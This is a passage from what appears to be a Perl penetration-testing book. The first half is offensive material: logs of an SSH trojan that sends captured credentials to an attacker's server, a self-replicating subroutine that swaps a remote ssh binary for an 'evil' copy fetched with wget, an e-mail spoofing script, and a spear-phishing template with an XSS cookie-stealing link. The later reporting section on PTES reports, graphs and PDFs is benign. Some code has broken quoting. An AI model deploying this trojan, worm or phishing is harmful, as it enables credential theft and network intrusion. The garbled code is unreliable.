
Let's take a quick look at some outputs from our program. From our victim machine, we have the following output:

```
trevelyn@80211:~$ ssh trevelyn@vulnsite.site -p 22
Password for trevelyn@vulnsite.site:
Permission denied, please try again.
Password for trevelyn@vulnsite.site:
Last login: Wed Sep  3 00:13:31 2014 from 80211.ninja
FreeBSD #0: Tue Jun  3 10:50:35 UTC 2014
[trevelyn@vulnsite.site ~]$
```

On our web server, the lighttpd log reveals the username and password:

```
root@wnld960:~# cat /var/log/lighttpd/access.log
10.10.190.73 lab.somesite.site:180 - [03/Sep/2014:04:08:28 -0400] "GET
/ssh.php?
ssh=%2D%6C%5F%74%72%65%76%65%6C%79%6E%5F%77%65%61%6B%6E%65%74%6C%61%62%73%2E
HTTP/1.1" 200 0 "-" "Wget/1.13.4 (linux-gnu)"
```

In the following screenshot, we decode the URL-encoded string using the Mozilla Firefox HackBar add-on found on the **Add-ons** page (https://addons.mozilla.org/en-US/firefox/):

In the preceding screenshot, we see the decoded output from our lighttpd `access.log` file, which includes the username and password of the remote system. This works just as we expected.

Optimization for trust

Our SSH virus is extremely simple and can be installed via a rooted system from remote exploits, or on misconfigured systems with other external-facing vulnerabilities. For instance, on a system that was rooted remotely using something such as Metasploit's remote exploitation framework, we can simply use a spawned Meterpreter shell to bring our evil SSH script from our malicious server to the exploited server using tools such as `wget` or `fetch`. If these tools are not installed, we can try using SCP (secure copy using SSH), FTP (File Transfer Protocol), or even the text-based web browser lynx to copy the code from our malicious server via HTTP. It can also be installed using a simple e-mail spoofing spear phishing attack that we will learn about in the *Spoofing e-mails with Perl* section later.

This code can be optimized in great granularity. For instance, we can do a reverse `nslookup` query to resolve hostnames of IP addresses that might be used for virtual hosts and hosting multiple sites. SSH will sometimes do this and show the server's hostname, rather than the virtual hostname, when asking for the specified user's credentials. We can do this by using a simple code, as follows:

```perl
#!/usr/bin/perl -w
use strict;
die unless chomp(my $ns = `which nslookup`);
my @ip = `$ns $ARGV[0]`;
my $ip;
my $name;
foreach(@ip){
(($ip = $_) =~ s/.* //) if(m/Addr[^#]+$/);
}
@ip = `$ns $ip`;
foreach(@ip){
(($name = $_) =~ s/.* //) if(m/name =/i);
}
print $name;
```

This will only perform a lookup sequence if `nslookup` is available. We can also make the code a little more flexible by making an actual socket connection to the host that the victim is trying to connect to, just to make sure the port is open and the host is, in fact, alive. This will require gathering the port number, if specified, or 22, if not, and making a simple telnet test. We have already seen how to do this in [Chapter 3](#), *IEEE 802.3 Wired Network Mapping with Perl*.

Virus replication

When a root user is allowed SSH access to a system, we can use this to our advantage. We can use the expect utility to connect to the remote host via SSH, run a single command, and quit without any human interaction whatsoever. It seems a bit tricky and might be slightly more complex, but it is a way to replicate our virus each time a root user is logged in. Let's look at a subroutine that will do this for us:

```
sub replication{
chomp(my $expect = `which expect`);
print $expect,"\n";
die "expect not found on this system." if($expect eq ");
my $cmd = "expect -c 'set timeout 1337;spawn ssh -p ".$port."
"$user\@$host" "";
  $cmd .= "which ssh";expect -re ".*ssword:.*";send
"".$pass."\n";expect;exit 0;'";
my @ssh = `$cmd`;
my $sshPath = "";
foreach my $line (@ssh){
  chomp($line);
  print $line,"\n";
  $sshPath = $line if($line =~ m/\/ssh/i);
}
die "cannot find SSH on remote server." if($sshPath eq ");

$cmd = "expect -c 'set timeout 1337;spawn ssh -p ".$port;
  $cmd .= " "".$user."@".$host."" "cp ".$sshPath."/ssh
".$sshPath."/ssh_backup && ";
  $cmd .= "wget ".$evilHost."/ssh.evil -O ".$sshPath."/ssh"";
  $cmd .= ";expect -re "".$user."@".$host.".*s password:";send "";
  $cmd .= $pass."\n";expect;exit 0'";
system($cmd);
}
```

The preceding subroutine requires the knowledge of the hostname that the victim is trying to log in to, the port of the host, and the root username and password. With this information, we construct two different commands. The first will enumerate where the SSH application is located on the victim remote host. The second will replace it with our evil version located at `http://$evilHost/ssh.evil`.

In our workflow, we can now simply check if the user logging in is root, and if so, we enter the system before they do, and replicate the SSH command. Then, once they connect, if they were to SSH out of this system, we repeat the same process, thus replicating our virus across networks.

Let's move on to spear phishing and how we leverage a cross-site scripting vulnerability with the ability to spoof e-mails as a different type of social engineering attack.

Spear phishing

Spear phishing, as the name suggests, is a narrowly focused attack against our client target. This type of phishing is very specific and requires a lot of homework on our part to pull off as believable. Take this example, for instance; a company who gets updates from a vendor for its in-house software can be sent spoofed e-mails or technical support phone calls urging it to perform an "update" that in actuality is a virus installation. In this attack, we, the attackers, never see, or digitally (or physically) even touch the (now compromised) target system. This type of attack is extremely successful and has been proven in the past to be so by the compromise of many large-scale corporations and even information security firms by malicious hackers.

Leveraging this type of attack with a discovered XSS vulnerability that we covered in [Chapter 8](), *Other Web-based Attacks*, can offer an even more powerful attack vector to utilize against our client target. Unfortunately, many companies, including some of the large-scale companies who offer online web services to their clients and host their client data in-house, won't bother, or more often, take their time to repair the found XSS vulnerabilities as they don't see how it can actually fit into the "big picture" of this attack.

Spoofing e-mails with Perl

To spoof e-mails with Perl, we will use the Exim4 Mail service, which is very common among default installations of Linux. It can be called easily from the command line, as shown:

```
mail -s <subject> <recipient>
```

However, in our case we need to do a little bit of configuration first.

Setting up Exim4

Let's start by reconfiguring the `exim4-config` package using `dpkg`, as follows:

```
dpkg-reconfigure exim4-config
```

Follow the prompts to send outbound e-mails, as follows:

- "internet site; mail is sent and received directly using SMTP."
- Choose a mail server name (can be anything populated into `/etc/mail-`)
- We won't be doing incoming connections, so `127.0.0.1,::1` works for the listener IPv4 and IPv6 addresses
- Leave the value for `recipient domains` as default as we won't use this feature either
- We won't be using recipient e-mail addresses, so leave this entry blank.
- We won't be relaying e-mails, so leave this entry blank.
- Select "No" for Dial on Demand
- Use Maildir format in home directory
- Select "No" for not splitting up configuration files
- We will not need to redirect to actual system administrator for any users, so leave this entry blank.

```
root@80211:~# dpkg-reconfigure exim4-config
[ ok ] Stopping MTA for restart: exim4_listener.
[ ok ] Restarting MTA: exim4.
root@80211:~#
```

Now we should be able to send e-mails directly from our Exim4 server.

Note

Some ISPs block outgoing e-mails on any port, which means that the Mail Queue will never be empty and the e-mail will never be delivered. If we suspect this to be the case for undelivered mails, we can check our ISP documentation, Terms of Service, or contact them for support.

Using the Mail::Sendmail Perl module

We will use the platform-independent mailer `Mail::Sendmail` Perl module for this exercise. This module is easily installable using the CPAN installation procedure covered in [Chapter 1](), *Perl Programming*. Using the send mail from the command line is easy, as

we saw at the beginning of this subsection. So writing this into a platform-independent mailer Perl program will be a breeze. Let's jump right into the code and cover what's new:

```perl
#!/usr/bin/perl -w
# Spoof email with Perl
use Mail::Sendmail;
use strict;
print "From: ";
my $from = <STDIN>;
print "To: ";
my $to = <STDIN>;
print "Subject: ";
my $subject = <STDIN>;
print "Message: ";
my $msg;
while (<STDIN>) {
if (/^.$/){
  print "EOT\n";
  last;
}
$msg .= $_;
}
my %email = (
To => $to,
From => $from,
Message => $msg
);
sendmail(%email) or die $Mail::Sendmail::error;
END {
print $Mail::Sendmail::log,"\n";
}
```

In the preceding e-mail spoofing application code, we see the use of the new `Perl::Sendmail` module. This module uses a simple `sendmail()` function and takes only one parameter, a hash of the mail options that we will normally pass from the command line. We gather `To`, `From`, and `Subject` by using the normal `<STDIN>` readline input operator. Then, we use it in a slightly different way that allows us to input new lines and empty lines to make the e-mail message body look more natural with a `while()` loop. Once we complete the message body, we type a single period on a new line, just as we would with the mail Linux command, and the message is then sent. If an error is returned, it is displayed, and if not, the log from the `log()` function is displayed.

If we are creative, there are many positions from which we can pull off a successful spear phishing attack using this application. First off, let's consider where we will run the program. If our ISP is blocking our outbound tests to our own e-mail address, we can consider using this program from a target-victim-compromised machine via a SQL injection, a Local File Inclusion, or straight from the command line. If done as a one-liner, we can change the program to take all parameters via command-line arguments and we can drop the log output as well. This will cut down our code to only a few lines.

If we still have difficulty spoofing an e-mail for a social engineering attack from a compromised system, anti-spam techniques might be employed by the client target's network administrators:

```perl
#!/usr/bin/perl -w
# Spoof email with Perl
use Mail::Sendmail;
use strict;
my $to = shift or die;
my $from = shift or die;
my $msg = shift or die;
my %email = (
To => $to,
From => $from,
Message => $msg
);
sendmail(%email) or die $Mail::Sendmail::error;
```

This is assuming the system has Perl or any sendmail service installed.

Another way we can be creative is by leveraging any e-mail addresses that we might have found during our information-gathering phase described in Chapter 6, *Open Source Intelligence*. A target can utilize schemed personalized credential data, as we learned about in Chapter 9, *Password Cracking*, for usernames in e-mail addresses that match the user's full or partial name to make the users' and administrators' lives much easier. An example would be to spoof an e-mail from another employee to the administrative or developer contact, stating that the web page is producing errors that leak paths or actual code and usernames with a URL-encoded XSS link with a script that displays false errors after stealing the target's cookies and other personal information. If we know the programming language interpreter, server types, or other basic information that we covered, we can use it to make the false error more believable.

```
Hey Bob,
I am seeing strange output from our page, but only in Firefox.
http://targetvictim.site/page.php?pid=<URL encoded XSS code here>

It seems to be showing code and usernames in the errors!
Thanks,

~Alice
```

As we see from the following screenshot, our console output, the spoofed message to our Gmail account, looks legitimate.

```
root@80211:~# perl spoofemail.pl
From: Alice@targetvictim.site
To: weaknetlabs@gmail.com
Subject: Site is producing errors that leak personal data!
Message: Hey Bob,
I am seeing strange output from our page, but only in Firefox.
http://targetvictim.site/page.php?pid=<URL encoded XSS code here>

It seems to be showing code and usernames in the errors!
Thanks,

~Alice
.
EOT
```

Result: 250 OK id=1XNQom-0005yv-7l

Spear phishing, just as spoofing e-mails using web-based vulnerabilities, is an easy way to attempt a social engineering attack against our target client.

Summary

Even though social engineering has a vast amount of physical security and physical penetration testing aspects, much of the digital social engineering logistics can be handled with our mighty little friend, Perl. This chapter wraps up our entire attack for the penetration test as we have passed through a great amount of vectors and phases listed within the technical guidelines of the PTES. In the next chapter, we will discuss the *reporting* section of the PTES and how we can generate different types of reporting, including PDF files, from our information obtained during the penetration test using Perl.

In the next chapter, we move on to the reporting phase of the penetration test. Here, we will learn how to use Perl to create graphs and simple PDF reports that we can use for our own note-taking throughout the penetration test and for the client target's final report.

Chapter 12. Reporting

The final goal in a penetration test is, ultimately, the reports. The process of planning the reports begins the minute we begin testing and ends the minute we stop. Logging successful steps is not only crucial for the logistics of the target client, but can also lead to further exploitation after close analysis. For instance, port scanning all live hosts, and port service enumeration from [Chapter 3](), *IEEE 802.3 Wired Network Mapping with Perl*, can yield recorded results to use with remote exploitation software, such as Metasploit. Also, our target clients might often think of the final reports as what they actually pay for. In fact, it's natural for many institutions to pay for the penetration test to simply obey with compliance standards, which to them means having a hard copy of the report to show for the expense of the test.

Due to the obvious nature of each target client having vastly different network architectures and nodes, each penetration test, if done thoroughly, should have a different set of goals and overall outcome. Throughout the course of this book, we have designed many penetration testing tools that simply dumped the output to our screens. Because the note-taking process is obviously crucial to the validity and depth of the final reports given to our client target, we will explore ways in which we can enhance our programs to create visual representations of statistical data and even to create different types of files such as plain text, comma separated, HTML and even PDF.

In this chapter, we will:

- Learn the importance of the different reports in penetration testing
- Briefly cover each of the testing sections
- Use a few Perl libraries in a simplistic **object-oriented programming** (**OOP**) manner
- Discuss each line of Perl thoroughly along the way

Who is this for?

The PTES breaks the documentation and report down into two sections; one section is for executive, high-level reporting, and the other is for technical reporting. Both sections are targeted for specific audiences and all data should be kept with utmost security and secrecy.

Executive Report

This section of the report should be used for those who are directly impacted by successful penetration results, and those in charge of the security plan within our target client. The PTES outlines the following information:

- Background
- Overall Posture
- Risk Ranking
- General Findings
- Recommendation Summary
- Strategic Roadmap

The Background should list the overall goals that the test is trying to achieve, usually put forth by the target client during the interview and initial agreement processes.

The Posture is mentioned as the "overall effectiveness of the test". This includes found vulnerabilities, which should be discussed at a very high, almost on technical level. An example would be to list that a vulnerability was discovered, what they need to do to resolve the issue, and why it is important to resolve the issue in a generalized clear manner. We will now take a look at a report snippet, which is a concise example of how to mention a found vulnerability within our client target's network:

Upon pursuing a discovered opened port on one of your machines in office X, we discovered an outdated web service running on an outdated version of Linux OS. This led us to the remote exploitation of the machine, which led us to server information, schema login credentials, and ultimately the client cardholder data within your databases.

If deemed truly necessary to continue to support this system, it should be removed from the network and upgraded as soon as possible by your systems administration team. After which, our team will need to re-test the server for vulnerabilities.

This vulnerability defies a direct information security compliance from the Payment Card Industry (PCI DSS) standards which enforces updating and securing systems and applications, and restricting access to card holder data.

The posture should not contain every single technical detail, but should contain a generalization of steps that were taken within the test. After the posture, we need to rank the vulnerability. The PTES outlines a good general ranking system that our report should include as a key. It bases the rankings on financial loss. For instance, the previous example of the outdated system that led to the discovery of cardholder data would fall under an extreme category, as it is quite possible to suffer a catastrophic financial loss after being exploited and reaped from a payload of this magnitude. The following is a chart displaying ranking system described by the PTES:

Category	Ranking
Extreme	(13-15)
High	(10-12)

Elevated	(7-9)
Moderate	(4-6)
Low	(1-3)

Each category defines the amount of risk involved with the loss of security controls and finances.

The General Findings section can list the statistical data of the overall process. These statistics can represent the measurement of the amount of vulnerabilities found, listed by ranking as a ratio of the overall sum of all discovered systems. These include items such as outdated or unpatched software, rogue Wi-Fi APs, rogue servers or services possibly unknowingly installed by employees, nonpassword protected network services and shares, services with weak passwords or no protection against brute force attacks, outdated holes within firewalls, and any other general vulnerability data obtained during our penetration test.

In fact, the PTES states that this data can even be presented in charts or other graphics data as seen from the following diagram representing web application production servers from our client target:

The preceding diagram shows in a clear manner the vulnerabilities found in a single environment with one single chart.

The next section should be Recommendation Summary. This section can simply reiterate the generalized steps found in the Overall Posture section to remediate issues found and listed in our penetration test report. We can take into account that Executive Summary is high-level documentation for individuals who aren't familiar with or care about the gory details of how an exploit was performed and why it was possible.

Finally, Strategic Roadmap should be written to help individuals involved in the security of the target client remediate the vulnerable devices and services discovered during the

penetration test. This is a professional road map, which is only a suggestion to be analyzed in terms of the business impact, including finances and downtime by the target client.

Technical Report

Technical Report is where our penetration testing technique can really shine. This section will describe, in as much detail as possible, the processes and methods used during our penetration test. Since this procedure should be well-documented from start to finish in our own summary and notes, any other security consultant or party should be able to replicate our processes no matter which tools are used. What if our work is unbelievable? What if a second opinion is decided on by our client target? Our methods must match our documentation and one good way to do so is to make our applications output to a text file upon running them. Each of the sections within Technical Report are outlined and well documented in the PTES documentation for listing a summary, intelligence gathering, vulnerability analysis and confirmation, post exploitation and risk, and even a summary.

So far, the definitions of these reports describe data that should not be canned or scripted. Having poor or unreliable documentation will certainly ruin the reputation and work of a security consulting firm. One thing we can script, however, is the information gathering notes for our own summary and notes with which we can create our final report. We will cover how to use Perl to do so in the following subsections.

In the next few subsections, we will cover two Perl libraries that will be explained in an object-oriented programming syntax. We already covered a few Perl libraries that used this syntax, but before continuing, it's best to brush up on our knowledge of terms.

Documenting with Perl

Perl offers us many ways to create files and reports, including PDF files, Word documents, TXT and CSV files, and more. In this subsection, we will examine a few ways to document positive results from our penetration test in a single file that can be used later to create a final draft. What's great about the note taking process is that it is entirely up to the penetration tester. Proper note taking and documentation can lead to a much better final report and sometimes to advancing the vulnerability during the test. This is a skill that we will develop over time, and using Perl to do so is a great benefit.

STDOUT piping

We have already taken a look at how we can pipe the output of our Perl programs to files using the Bash shell in the *Output to files* section in [Chapter 2](), *Linux Terminal Output*. This can be extremely helpful for our own summary and notes during the penetration test, but we must take this into consideration during the creation of our penetration testing tools. As we create these tools, it is best to keep a uniform file type throughout to which we can easily parse.

CSV versus TXT

Comma-separated value (**CSV**) files are widely used by many applications, including data storage applications. Also, it is much easier to parse the data in a uniform file such as this, and it can be done using the most trivial regular expressions, as we will see in the next section when we create a graph using Perl. Even with duplicate entries, a CSV file can make our work much easier to summarize later during the creation of our final reports.

Graphing with Perl

Before creating graphs using Perl, we must make sure our environment includes the GD Graphics library. On a Debian Linux machine, we can use the APT package manager to install it as follows:

root@80211:~ # apt-get install libgd-graph-perl

Then, we can install the Perl module using CPAN as we have learned to do in [Chapter 1](#), *Perl Programming,* as follows:

cpan –i GD::Graph

Now let's take a look at how we can create a generic graph creation Perl tool that we can use in creating our own summary of the penetration test using the `GD::Graph Perl` module. As usual, we will break this code into two sections, one for setting up our environment, and the next for the workflow:

```perl
#!/usr/bin/perl -w
use GD::Graph::bars;
use strict;
my $usage = "Usage: ./graph.pl <title> <server count> <Y Axis label> <CSV file>";
my $title = shift or die $usage;
my $serverCount = shift or die $usage;
my $yLabel = shift or die $usage;
open(CSV,shift) or die $usage;
my @vulnLabel; # hold all labels
my @vulnData;  # hold all data values
my %vulnStats; # used to create "values"
```

In the preceding code, we will begin by using libraries and include statements as we normally do. The command-line arguments are then parsed and the two arrays, `@vulnLabel` and `@vulnData` will be populated using the Perl associative array, or hash, `%vulnStats`. This hash is populated by reading in the CSV file. In this example, we will be using a simple CSV format, which includes the IP address and vulnerability found, as follows:

```
10.0.0.2,xss
10.0.0.2,outdated server software
10.0.0.3,sql injection
10.0.0.3,outdated server software
10.0.0.3,outdated server OS
10.0.0.3,brute force OK
10.0.0.4,outdated server software
10.0.0.5,outdated server software
10.0.0.10,xss
10.0.0.10,brute force OK
10.0.0.10,admin interface
10.0.0.10,telnet plain text
```

This CSV example is incredibly easy to create by adding a simple code to our information gathering software that we have already created throughout the course of this book. Now

let's take a look at the workflow area of the Perl program and see how this is done:

```perl
while(<CSV>){  # for every line in the CSV
chomp $_;
if(m/^([^,]+),([^,]+)$/){
if($vulnStats{$2}){# if exists
   $vulnStats{$2}++; # increment by one
}else{
   $vulnStats{$2} = 1; # didn't exist
   }
}
}
while(my ($k,$v) = each %vulnStats){
push(@vulnLabel,$k); # save each
push(@vulnData,$v);
} # set data using pointers/refs to arrays:
my @data = (\@vulnLabel,\@vulnData);
my $grph = GD::Graph::bars->new(300, 380);
# Set up the fonts:
$grph->set_title_font('./fonts/calibri.ttf', 12);
$grph->set_x_axis_font('./fonts/calibri.ttf', 12);
$grph->set_y_axis_font('./fonts/calibri.ttf', 12);
$grph->set_y_label_font('./fonts/calibri.ttf', 12);
# Set up the color of bars:
$grph->set(dclrs => ['#5b9bd5']);
$grph->set( # these options described on CPAN page
title => $title,
y_label => $yLabel,
x_labels_vertical => 1,
text_space => 20,
y_max_value => $serverCount,
y_min_value => 1,
interlaced=>undef, # the next three
transparent => 0,  # tie in with PDF::API2
bgclr => "white",
)or warn $grph->error;
# now we can write the PNG file:
my $png = $grph->plot(\@data) or die $grph->error;
open(PNG, '>pie.png') or die $!;
binmode PNG; # change mode
print PNG $png->png; # print binary to PNG file
```

In the workflow area of the previous program, we will use a simple `while()` statement and a regular expression to parse out each line of the CSV to which we populate the `%vulnStats` hash. After this, we will populate the arrays `@vulnData` and `@vulnLabel` by looping through each associative element in `%vulnStats`. These arrays need to have the same amount of elements and match for the multidimensional array `@data` to be properly parsed by the `plot()` method of the `$graph` object.

Any font can be used in this application as long as we have downloaded the TTF font file beforehand. In our case, we have used the `calibri.ttf` file in the `fonts` directory, which was downloaded freely online beforehand. The `set_title_font`, `set_x_axis_font`, `set_y_axis_font`, and `set_y_label_font` methods are used to make a cleaner-looking graph with nicer fonts to which we will specify a simple TTF font file. Then, we will call the `set()` method to set options listed in the `GD::Graph` CPAN page. These options define

how the graph will look. We set the maximum height of the *y* axis to the number of machines scanned, and the minimum of *y* to 1.

Next, we will use the `plot()` method of the `$grph` object and create the `$png` object. This object has a `png()` method, which is printed to the opened file-handle PNG. This actually creates the graph image and finally, we can create a simple `END{}` compound statement that checks whether file descriptors are opened and closes them if so:

```
END{ # close an opened filehandles:
close PNG if(fileno(PNG)); # returns true if opened
close CSV if(fileno(CSV));
}
```

A sample graph using the CSV values listed previously looks similar to the following diagram:

The preceding PNG file was created using our Perl program. This graphically represents penetration test data that can be embedded into our final executive report PDF or HTML files.

Now, let's take a look at how we can create a PDF file using Perl programming for our own summary and notes. We will also learn how to integrate this PNG graph into the PDF file.

Creating a PDF file

Creating a PDF file using Perl can be rather easy using the `PDF::API2` Perl library. This library allows us to use any font we would like to embed, specify exactly where to plot text, embed our graph image, and much more. No special requirements are needed, so we can simply use CPAN to install the module just as we have done throughout the course of this book and dive right into the code after gathering our requirements.

Since not all penetration tests are alike, we may be presented with different data at each phase of each test for each target client. With this in mind, we should be careful as to which data we want our script to handle and parse into the PDF file. These PDF drafts will be used in the end phase during the final report creation for our own reference, so it's necessary to double-check all results. This is the first requirement.

Since we have to specify exactly where the text is plotted on the PDF page, we need to keep track of the previously written line's place and the font size as well. This is the second requirement, as we don't want to jumble text together or, worse, not include positive results from our penetration test. To do so, we will simply use two global variables for `$fontSize` and `$lineNum`. Let's break the code into sections for creating variable space and the workflow:

```perl
#!/usr/bin/perl -w
use strict;
use PDF::API2;
# Create a blank PDF file
my $pdf = PDF::API2->new();
my $font = $pdf->ttfont('fonts/calibri.ttf');
my $page = $pdf->page();
my $lineNum = 700; # start at 700.
my $fontSize = 20; # start with Header size
my $margin = 20;   # the left margin for text
# Add some text to the page
my $text = $page->text();
sub fSC($); # prototype
sub nextLine();
```

In the preceding code, we prepare our environment for parsing the data and creating the PDF file. We use an object-oriented approach for the `PDF::API2` class and create a `$pdf` object. We then create a `$font` object by using the `ttfont()` method from the `$pdf` object. This is to specify a nice font for our PDF file and we specify the font previously used in the creation of our graph. After this, we create a `$page` page object from the `$pdf` object's `page()` class. This will be used to implant our graph image and all lines of text.

Next, we specify the *y* axis pixel coordinate to start from 700; this means 700 pixels from the bottom of the page. Then, we choose the font size to use for our font as the `$fontSize` variable. We use a variable here, because we will write a simple subroutine later, which will change the font size. Next, we choose an *x* axis coordinate or left margin to which we want to start our text. Finally, we create a `$text` text object using the `text()` method of the `$page` object. Now let's take a look at the workflow. We will begin the following code by calling methods from the `$text` object. First, we will set the font and font's height, then we'll translate to the page the left hand margin and the *y* axis pixel coordinate using the

translate() method. We will then plant the text in quotes from the text() method.

```
$text->font($font, $fontSize); # which font and size?
$text->translate($margin,$lineNum); # start here (700)
$text->text("Penetration Testing Notes"); # what text?
$margin = 23;
nextLine(); # move down the page
$text->font($font, $fontSize); # which font and size?
fSC(12); # change font size to 10px
$text->text("09.16.2014");
nextLine();
fSC(14); # change font size to 13px
$text->text("WEB Test Environment Analysis");
fSC(12); # change font size to 10px
open(CSV,shift);
nextLine();
while(<CSV>){
chomp;
nextLine();
$text->translate($margin,$lineNum);
$text->text($_);
}
nextLine();
nextLine();
my $png = $pdf->image_png("pie.png");
my $gfx = $page->gfx();
# image, position X, position Y:
$gfx->image($png,$margin,($lineNum - 380 - 10),1);
```

We then change `$margin` to indent 3 pixels as *20+3 = 23*. We then call our first subroutine `nextLine()`, which we will cover later on. This subroutine simply creates a new line in the document. We then change the font height using the `font()` method of the `$text` object and call the `fSC()` subroutine, which we will also cover later. This subroutine performs the exact same method for changing the font size and we simply pass it an integer for height in pixels. This process repeats until we decide to put the contents of a CSV file into the page. Here, we simply execute a `while()` loop, and for each line we `chomp()` off the line end, call `nextLine()` to move down to the next line, translate the text using the margin and the *y* axis coordinate, and then place the text onto the page with the `text()` method of the `$text` object.

We then call `nextLine()` twice and begin the code to place the graph onto the PDF file page. We do so by creating a `$png` object using the `image_png()` method of the `$pdf` object. We also create a `gfx()` graphics object from the `gfx()` method of the `$page` object. Finally, we call the `image()` method of the `$gfx` object and pass to it the `$png` object, a left-hand margin, a *y* axis coordinate pixel, and a size ratio of 1:1, represented as just 1. Now, we can quickly go over our subroutines and `END{}` compound statement.

```
# sub routines
sub fSC($){ # font size change
$fontSize = shift;
$text->font($font, $fontSize); # which font and size?
return;
}
sub nextLine(){ # here is where we move down the page
```

```
$lineNum -= $fontSize; # can be used for new lines "\n"
$text->translate($margin,$lineNum); # because it knows the
return; # previous font-size used.
}
END{
$pdf->saveas('notes.pdf');
}
